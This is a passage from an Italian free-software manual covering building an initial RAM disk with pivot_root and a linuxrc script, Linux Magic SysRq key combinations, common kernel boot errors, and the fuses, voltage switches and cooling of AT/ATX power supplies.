PRIMA

disco RAM iniziale


file system da innestare

cd /nuova-root
pivot_root . initrd

DOPO

file system principale

ex disco RAM iniziale

exec chroot . /sbin/init < dev/console > dev/console 2>&1

Convenzionalmente, la directory '`/initrd/`' è quella che viene usata per lo scambio delle directory principali, in modo da ospitare il file system del disco RAM iniziale. Al termine, teoricamente, è possibile eseguire anche il distacco del disco RAM iniziale e liberare la memoria che lo contiene:

`umount /initrd` [*Invio*]

`blockdev --flushbufs /dev/ram0` [*Invio*]

In mancanza della possibilità di realizzare un programma '**`linuxrc`**' fatto su misura, la funzione '**`pivot_root()`**' può essere richiamata attraverso il programma '**`pivot_root`**',[1] che fa parte del pacchetto Util-linux; anche il programma '**`blockdev`**'[2] fa parte dello stesso pacchetto.

72.2 Creazione automatica di un disco RAM iniziale

Esiste il pacchetto Initrd tools[3] che dovrebbe consentire di realizzare automaticamente un file-immagine da usare come disco RAM iniziale. Teoricamente, il comando seguente dovrebbe essere sufficiente per ottenere il risultato; si veda comunque la pagina di manuale *mkinitrd(8)* per studiare il suo utilizzo.

```
mkinitrd [opzioni]
```

Il pacchetto Initrd tools può essere molto utile se risulta già predisposto correttamente secondo l'organizzazione della propria distribuzione GNU/Linux. Diversamente, richiede la prepa-

razione di una configurazione e probabilmente diventa più conveniente produrre a mano il proprio disco RAM iniziale.

72.3 Esempio di un disco RAM iniziale

Per comprendere il funzionamento di un disco RAM iniziale è necessario mostrare un esempio completo, che in parte si adegua al contenuto della figura 72.6. Si comincia preparando la struttura del file system del disco RAM a partire da una directory di lavoro:

cd [*Invio*]

mkdir radice-initrd [*Invio*]

cd radice-initrd [*Invio*]

mkdir bin dev etc lib proc nuova-root [*Invio*]

Si copiano i programmi che si ritiene siano indispensabili:

cp /bin/dash /bin/mkdir /bin/mount ./bin [*Invio*]

cp /sbin/insmod /sbin/pivot_root ./bin [*Invio*]

cp /usr/sbin/chroot ./bin [*Invio*]

In questo caso la shell è Dash e si preparano alcuni collegamenti simbolici:

cd ./bin [*Invio*]

ln -s dash ash [*Invio*]

ln -s dash sh [*Invio*]

cd .. [*Invio*]

Con l'aiuto di '**ldd**' si individuano i file delle librerie che richiedono i programmi copiati e si copiano a loro volta le librerie necessarie:

cp /lib/libc.so.6 /lib/ld-linux.so.2 ./lib [*Invio*]

Si crea un file '`/etc/fstab`' minimo:

echo "/dev/ram0 / auto defaults 0 0" > etc/fstab [*Invio*]

Si copiano i file dei moduli necessari (viene omesso il passaggio), quindi si creano i file di dispositivo che possono servire; qui viene usato lo script '**MAKEDEV**':

cd ./dev [*Invio*]

/dev/MAKEDEV console [*Invio*]

/dev/MAKEDEV null [*Invio*]

/dev/MAKEDEV zero [*Invio*]

/dev/MAKEDEV ram [*Invio*]

/dev/MAKEDEV hd [*Invio*]

/dev/MAKEDEV sd [*Invio*]

cd .. [*Invio*]

Alla fine, si comincia la realizzazione dello script '**linuxrc**', da collocare all'inizio della gerarchia ('/linuxrc'). Inizialmente, per verificare il funzionamento di massima del sistema, conviene fare una cosa molto semplice, come potrebbe essere questa:

```
#!/bin/sh

echo linuxrc di prova; premi [Invio] per terminare
read x
```

Una volta creato il file, occorre ricordare di dargli i permessi necessari all'esecuzione:

chmod 755 linuxrc [*Invio*]

Per la verifica, basta usare '**chroot**':

chroot . /linuxrc [*Invio*]

```
linuxrc di prova; premi [Invio] per terminare
```

[*Invio*]

Seguendo l'esempio, si ottiene il messaggio che chiede di premere [*Invio*], quindi lo script termina di funzionare e si torna alla situazione normale. A questo punto si può modificare lo script in modo da produrre gli effetti che si desiderano. In questo caso, si vuole dare il tempo al kernel di accorgersi della presenza di un disco USB ('/dev/sda2'), che viene innestato per l'avvio vero e proprio del sistema:

```
#!/bin/sh
echo Quando il disco USB viene riconosciuto, premere [Invio]
read var

/bin/mount -t proc proc proc

/bin/mount -o ro /dev/sda2 /nuova-root

cd /nuova-root

/bin/mkdir initrd
/bin/pivot_root . initrd

exec chroot . /sbin/init < dev/console > dev/console 2>&1
```

A questo punto si può creare il file-immagine. Questo file può essere «normale», oppure compresso con Gzip, o con l'uso del file system Cramfs (purché il kernel sia poi in grado di leggerlo così). In questo caso si segue la strada della compressione con Gzip.

cd [*Invio*]

dd if=/dev/zero of=file-immagine bs=1024k count=2 [*Invio*]

mkfs.ext2 -F file-immagine [*Invio*]

mkdir /tmp/immagine [*Invio*]

mount -o loop -t ext2 file-immagine /tmp/immagine [*Invio*]

cd radice-initrd [*Invio*]

cp -dpR * /tmp/immagine [*Invio*]

umount /tmp/immagine [*Invio*]

gzip -9 < file-immagine > initrd.gz [*Invio*]

Si ottiene così il file 'initrd.gz'. Qui si omette di proposito di completare l'esempio con la spiegazione della procedura necessaria per fare in modo che il file preparato venga usato correttamente. Nella sezione teorica ci sono diversi esempi, tuttavia, questo esempio particolare avrebbe lo scopo di avviare un disco USB.

72.4 Riferimenti

- Werner Almesberger, Hans Lermen, *Using the initial RAM disk (initrd)*
  '***sorgenti_linux***/Documentation/initrd.txt'

[1] **util-linux: pivot_root** GNU GPL

[2] **util-linux: blockdev** GNU GPL

[3] **Initrd tools** GNU GPL

Capitolo 73

Combinazioni magiche con «R sist», ovvero «SysRq»

Se si attiva la voce `Magic SysRq key` del menù `Kernel hacking` si dispone sempre di un accesso privilegiato ad alcune funzioni attraverso una console, indipendentemente dal fatto che su questa sia attiva o meno una sessione di lavoro.

- `Kernel hacking`
  - `Magic SysRq key`

Queste funzioni si ottengono con delle combinazioni di tasti, costituite da [*R_Sist AltGr* ***x***], dove ***x*** è una lettera che cambia in funzione dell'operazione che si vuole compiere. Il tasto [*R_Sist*] corrisponde a [*SysRq*] nelle tastiere per la lingua inglese, da cui viene il nome della voce di menù. Si osservi anche che il tasto [*R_Sist*] o [*SysRq*], coincide con il tasto [*Stampa*] o [*Print_Screen*].


Figura 73.1. Combinazione di tasti [*R_Sist AltGr h*].

Ammesso che si intendano usare queste funzioni, di tutte le combinazioni va ricordata sicuramente [*R_Sist AltGr h*], come richiamato dalla figura, con cui si ottiene un menù delle altre combinazioni disponibili.

Tabella 73.2. Combinazioni di tasti più comuni per comunicare direttamente con il kernel.

Combinazione	Descrizione
[*R Sist AltGr h*]	Richiama una guida rapida a tutti i comandi disponibili.
[*R Sist AltGr r*]	*raw* Richiede di disattivare la modalità *raw*, che di norma viene attivata quando si utilizzano programmi grafici. Se si dà questo comando quando tale modalità non è attiva, non si provocano inconvenienti.
[*R Sist AltGr s*]	*sync* Richiede di completare le operazioni di scrittura.
[*R Sist AltGr u*]	*unmount* Richiede di reinnestare il file system in sola lettura.
[*R Sist AltGr b*]	*reboot* Richiede di riavviare il sistema.

Combinazione	Descrizione
[*R Sist AltGr i*]	Richiede di eliminare tutti i processi, a esclusione di '**`init`**'. *kill*
[*R Sist AltGr k*]	Richiede di eliminare tutti i processi attivi sulla console da cui si dà il comando.
[*R Sist AltGr f*]	Richiede di eliminare il processo elaborativo che risulta essere quello che utilizza più risorse.

La combinazione di tasti [*R Sist AltGr r*] serve per riprendere il controllo di una console quando si è creato un problema con un programma grafico che utilizza la tastiera in modo diretto (*raw*). Per riavviare il sistema, conviene procedere con i comandi: [*R Sist AltGr s*], [*R Sist AltGr u*] e [*R Sist AltGr b*]. In pratica, in questo modo si completano le operazioni di scrittura nelle unità di memorizzazione; si passa a un utilizzo in sola lettura e quindi si riavvia il sistema.

74 Promemoria: kernel, errori comuni

Contesto	Errore	Annotazioni
kernel Linux	**`Kernel panic: No init found. Try passing init= option to kernel.`**	Il kernel non è in grado di avviare il programma '**`/sbin/init`**' o qualunque altro programma indicato con il parametro '**`init=`**...'. Per risolvere il problema si può provare a utilizzare il parametro '**`init=`**...' (eventualmente indicando un programma differente, come '**`/bin/sh`**'), oppure, nel caso il programma esista ci si deve accertare del motivo per cui questo non viene avviato. Il mancato funzionamento del programma che svolge il ruolo di Init può dipendere dalle librerie che non sono corrette o che non sono state collegate correttamente con il file '`/etc/ld.so.cache`'; in modo particolare, è necessario che le librerie siano accessibili in lettura e anche eseguibili.
kernel Linux	**`Warning: unable to open an initial console.`**	Il kernel non è in grado di aprire il file di dispositivo '`/dev/console`'. Probabilmente la directory '`/dev/`' è vuota e si prevede l'uso di un sistema come uDev, che però non ha ancora potuto creare i file di dispositivo. Per risolvere il problema occorre predisporre dei file di dispositivo di uso generale, che poi possono essere rimpiazzati da eventuali sistemi automatici per la loro gestione.

Indice analitico del volume

Appunti di informatica libera 2008

Volume III

Iniziare 3

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xiv

Alimentazione elettrica

Capitolo 75

Alimentatori AT e ATX

Gli alimentatori «AT» sono quelli che sono stati usati inizialmente per gli elaboratori con microprocessore i286; gli alimentatori «ATX» sono stati usati più avanti, per aggiungere delle funzionalità che non era possibile realizzare con quelli della generazione precedente. Tuttavia, tali alimentatori hanno delle caratteristiche comuni, che vengono considerate in questo capitolo.

> Quando si apre un alimentatore, si deve ricordare che al suo interno viene elaborata l'energia proveniente dalla rete elettrica comune, con la quale è possibile rimanere folgorati, se non si agisce con la competenza e la prudenza adeguate alla circostanza.

75.1 Interruttore e cambio tensione

Sul lato posteriore, vicino alla spina tripolare da pannello per l'ingresso dell'alimentazione elettrica, ci può essere un piccolo interruttore, con il quale si può spegnere l'alimentatore.

Figura 75.1. Pannello posteriore di un alimentatore tipico. Alla destra della grata della ventola, si vede: la spina tripolare da pannello; il cambio tensione; l'interruttore.






Figura 75.2. Spina tripolare da pannello, cambio tensione e interruttore, visti dall'interno.

Sempre sul lato posteriore, può essere presente un piccolo commutatore a slitta, per selezionare la tensione di alimentazione della rete elettrica. Di solito, il commutatore è collegato soltanto a due fili, che, se vengono messi in cortocircuito, fanno sì che l'alimentatore si aspetti di ricevere dall'esterno una tensione più bassa. In tal caso (lo si può verificare facilmente con un piccolo *tester*), considerato che in Italia viene fornita soltanto la tensione di 220 V a 50 Hz e che il cambio tensione serve, di norma, per selezionare una tensione di alimentazione pari a circa la metà di quella normale, può essere utile rimuovere il collegamento a questo cambio tensione, in modo da evitare errori accidentali nella sua configurazione.

Figura 75.3. Rimozione del commutatore del cambio tensione: distacco del commutatore dal pannello.






Figura 75.4. Rimozione del commutatore del cambio tensione: taglio dei fili.

75.2 Fusibile

All'interno dell'alimentatore, si trova normalmente un fusibile di protezione contro gli assorbimenti eccessivi, soprattutto allo scopo di evitare incendi. Generalmente, quando si brucia il fusibile, l'alimentatore ha un guasto; tuttavia, se non si riscontrano bruciature o rotture di componenti, si può tentare la sostituzione di un fusibile interrotto.

Figura 75.5. Integrato di regolazione bruciato; lo si capisce dalla rottura che appare nella parte inferiore.

Figura 75.6. Fusibile. In questo caso, il fusibile è saldato e non può essere sostituito facilmente.

La sostituzione del fusibile deve avvenire utilizzandone un altro con le stesse caratteristiche. Generalmente si tratta di fusibili rapidi (lettera «F») e la corrente va letta sulla coroncina metallica del fusibile stesso. Eventualmente, si può stimare il valore della corrente di un fusibile, in base alla potenza che deve essere erogata dall'alimentatore, come si vede nel grafico contenuto nella figura successiva.

Figura 75.7. Stima della corrente massima del fusibile in funzione della potenza continua erogabile dall'alimentatore. Si osservi che il valore della corrente cambia anche in funzione della tensione di alimentazione usata in ingresso.






Figura 75.8. Stima della corrente massima del fusibile in funzione della potenza massima (di picco) erogabile dall'alimentatore. Si osservi che di norma, la potenza massima corrisponde al doppio della potenza continua (media) erogabile.

corrente di fusione in ampere

tensione di alimentazione a 110 V

tensione di alimentazione a 220 V

potenza di picco in watt

75.3 Dissipazione del calore

Gli alimentatori richiedono un sistema di dissipazione del calore, prodotto dai componenti che regolano la tensione di alimentazione, attraverso il controllo del flusso di corrente elettrica. I componenti che producono calore sono attaccati fisicamente a delle alette di raffreddamento di alluminio, per facilitare la dissipazione del calore stesso; tuttavia, queste alette richiedono un flusso continuo di aria per potersi raffreddare.

L'alimentatore tipico contiene una ventola per il raffreddamento dei dissipatori contenuti all'interno. Questa ventola si colloca normalmente sul pannello posteriore dell'alimentatore ed è orientata in modo da espellere l'aria all'esterno. Eccezionalmente, gli elaboratori che puntano sulla silenziosità, utilizzano piuttosto alimentatori con ventole aspiranti.

Figura 75.9. Ventola posta sul pannello posteriore dell'alimentatore, vista dall'interno. Questa è la situazione comune di una ventola che spinge l'aria verso l'esterno.





